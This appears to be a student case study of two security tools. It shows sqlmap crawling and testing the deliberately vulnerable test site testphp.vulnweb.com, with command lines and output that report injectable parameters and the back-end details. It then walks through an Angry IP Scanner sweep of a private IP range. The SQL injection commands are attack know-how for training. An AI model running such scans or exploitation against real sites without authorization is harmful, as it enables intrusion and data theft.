Case Study on Security Tools

Case Study 1: SQL MAP


SQLmap is an open-source automated tool used for detecting and exploiting SQL injection vulnerabilities in web applications. It supports various database systems, including MySQL, PostgreSQL, and SQL Server. SQLmap simplifies the process of finding and exploiting SQL injection flaws, allowing security professionals to retrieve sensitive data, enumerate databases, and gain deeper access to vulnerable systems. It is widely used for penetration testing and web application security assessments.

URL:http://testphp.vulnweb.com/index.php


```
sqlmap --url http://testphp.vulnweb.com/ --batch --crawl 2 --threads 3
```

Description:


SQLmap will crawl the website and identify potential endpoints with query parameters. Once the crawl is complete, SQLmap will indicate if it found any vulnerable parameters. it detects vulnerabilities



```
┌──(rajan㉿kali)-[~]
└─$ sqlmap --url http://testphp.vulnweb.com/ --crawl 2 -threads 3
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.8.11#stable}
|_ -| . ["]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's respons
ibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misu
se or damage caused by this program

[*] starting @ 12:23:53 /2025-01-20/

do you want to check for the existence of site's sitemap(.xml) [y/N] n
[12:24:29] [INFO] starting crawler for target URL 'http://testphp.vulnweb.com/'
[12:24:29] [INFO] searching for links with depth 1
[12:24:30] [INFO] searching for links with depth 2
[12:24:30] [INFO] starting 3 threads
[12:24:31] [INFO] 9/13 links visited (69%)
got a 302 redirect to 'http://testphp.vulnweb.com/login.php'. Do you want to follow? [Y/n] S
```



```
targets mode
[12:27:47] [INFO] testing connection to the target URL
[12:27:47] [INFO] checking if the target is protected by some kind of WAF/IPS
[12:27:47] [INFO] testing if the target URL content is stable
[12:27:48] [INFO] target URL content is stable
[12:27:48] [INFO] testing if GET parameter 'cat' is dynamic
[12:27:48] [INFO] GET parameter 'cat' appears to be dynamic
[12:27:48] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be injectable (possible DBMS: 'MySQL')
[12:27:49] [INFO] heuristic (XSS) test shows that GET parameter 'cat' might be vulnerable to cross-site scripting (XSS) attacks
[12:27:49] [INFO] testing for SQL injection on GET parameter 'cat'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[12:27:49] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[12:27:49] [WARNING] reflective value(s) found and filtering out
[12:27:51] [INFO] GET parameter 'cat' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string=
"The")
[12:27:51] [INFO] testing 'Generic inline queries'
[12:27:51] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[12:27:51] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[12:27:52] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[12:27:52] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[12:27:53] [INFO] testing 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[12:27:53] [INFO] GET parameter 'cat' is 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
' injectable
[12:27:53] [INFO] testing 'MySQL inline queries'
[12:27:54] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[12:27:54] [WARNING] time-based comparison requires larger statistical model, please wait.............. (done)
[12:28:01] [INFO] testing 'MySQL >= 5.0.12 stacked queries'
[12:28:01] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'
```




```
---
do you want to exploit this SQL injection? [Y/n] Y
[12:28:18] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.6
SQL injection vulnerability has already been detected against 'testphp.vulnweb.com'. Do you want to skip further tests involving
it? [Y/n] Y
[12:28:21] [INFO] skipping 'http://testphp.vulnweb.com/hpp/?pp=12'
[12:28:21] [INFO] skipping 'http://testphp.vulnweb.com/showimage.php?file='
[12:28:21] [INFO] skipping 'http://testphp.vulnweb.com/artists.php?artist=1'
[12:28:21] [INFO] skipping 'http://testphp.vulnweb.com/comment.php?aid=1'
[12:28:21] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/home/rajan/.local/share/sqlmap/
output/results-01202025_1227pm.csv'

[*] ending @ 12:28:21 /2025-01-20/
```

Focus on a Specific Vulnerable Endpoint

sqlmap -u "http://testphp.vulnweb.com/vulnerable_page.php?id=1"

description:Once a vulnerable parameter is identified, refine your testing. Use the specific vulnerable URL SQLmap detected




```
┌──(rajan㉿kali)-[~]
└─$ sqlmap -u "http://testphp.vulnweb.com/index.php?id=1"


        ___
       __H__
 ___ ___[']_____ ___ ___  {1.8.11#stable}
|_ -| . [.]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey a
ll applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this progra
m

[*] starting @ 13:20:31 /2025-01-20/

[13:20:32] [INFO] testing connection to the target URL
[13:20:32] [INFO] checking if the target is protected by some kind of WAF/IPS
[13:20:33] [INFO] testing if the target URL content is stable
[13:20:33] [INFO] target URL content is stable
[13:20:33] [INFO] testing if GET parameter 'id' is dynamic
[13:20:34] [WARNING] GET parameter 'id' does not appear to be dynamic
[13:20:34] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[13:20:34] [INFO] testing for SQL injection on GET parameter 'id'
[13:20:34] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[13:20:36] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[13:20:36] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[13:20:38] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[13:20:40] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[13:20:42] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[13:20:45] [INFO] testing 'Generic inline queries'
[13:20:45] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[13:20:46] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[13:20:48] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[13:20:49] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
```

Case Study 2: Angry Ip Scanner Tool

- Angry IP Scanner is a fast, lightweight, and open-source network scanning tool.
- It is widely used by network administrators, IT professionals, and security analysts for network reconnaissance and troubleshooting.

- The tool scans a range of IP addresses to identify live hosts and collects essential information, such as open ports, hostnames, and response times.
- It supports multiple operating systems, including Windows, macOS, and Linux.

Screen Of The APP



IP Range - Angry IP Scanner

IP Range: 192.168.237.0 to 192.168.237.255

Hostname: Rajan28

Netmask

IP	Ping	Hostname	Ports [3+]	HTTP Sen...	NetBIOS I...	MAC Vend...

Ready Display: All Threads: 0

General Tools Introduction:

IP Range Section

- Set the start and end of the IP range to scan
- Displays your machine’s hostname and lets you choose IP range formats (Netmask, Wildcard, CIDR).

Toolbar

- Start Button (Green Arrow): Begin scanning the selected IP range.
- Settings (Gear Icon): Open advanced options for scan configuration.

Fetchers/Columns

- Displays data like IP, Ping, Hostname, and Ports.
- Use "Fetchers" to add more details like MAC address or packet loss.

Menu Options


- Access tools for custom commands, saving scan settings, export options, or help resources.

Status Bar

- Displays the current scan progress and status.

Now The Scanning Process Begins

Step 1 : Click on Fetcher option



IP Range - Angry IP Scanner

IP Range: 192.168.237.0 to 192.168.237.255 IP Range


Hostname: Rajan28 IP↑ Netmask

IP	Ping	Hostname	Ports [3+]	HTTP Sen...	Fetchers	MAC Vend...

Fetchers Overview

1. Selected Fetchers
   - Ping: Response time for each IP.
   - Hostname: Resolves device names.
   - Ports: Shows open ports.
2. Available Fetchers
   - Options like TTL, MAC Address, Packet Loss, Web Detect, etc.
   - Use arrow buttons to move fetchers between lists.
3. Customizing
   - Add or remove fetchers, then click OK to save.

Step 2: Now add the Http Sender ,NetBios info ,Mac Vendors option from available fetchers



Here you can select fetchers for scanning. Fetchers are represented by columns.


Selected fetchers

Ping
Hostname
Ports
HTTP Sender

Available fetchers

TTL
MAC Address
Comments
Filtered Ports
Web detect
Packet Loss
MAC Vendor
HTTP Proxy
NetBIOS Info

HTTP Sender Added



Fetchers

Here you can select fetchers for scanning. Fetchers are represented by columns.


Selected fetchers

- Ping
- Hostname
- Ports
- HTTP Sender
- NetBIOS Info

Available fetchers

- TTL
- MAC Address
- Comments
- Filtered Ports
- Web detect
- Packet Loss
- MAC Vendor
- HTTP Proxy

NetBIOS Info Added




Fetchers

Here you can select fetchers for scanning. Fetchers are represented by columns.

Selected fetchers	Available fetchers
Ping	TTL
Hostname	MAC Address
Ports	Comments
HTTP Sender	Filtered Ports
NetBIOS Info	Web detect
MAC Vendor	Packet Loss
	HTTP Proxy

MAC Vendor

Step 3 : Click on Start




IP Range - Angry IP Scanner

IP Range: 192.168.237.0 to 192.168.237.255 IP Range

Hostname: Rajan28 Netmask

IP and Port Scanning Process Using Angry IP Scanner



🔵 192.168.0.5	2 ms	[n/a]	[n/a]	[n/a]	[n/a]	Espressif	[n/a]
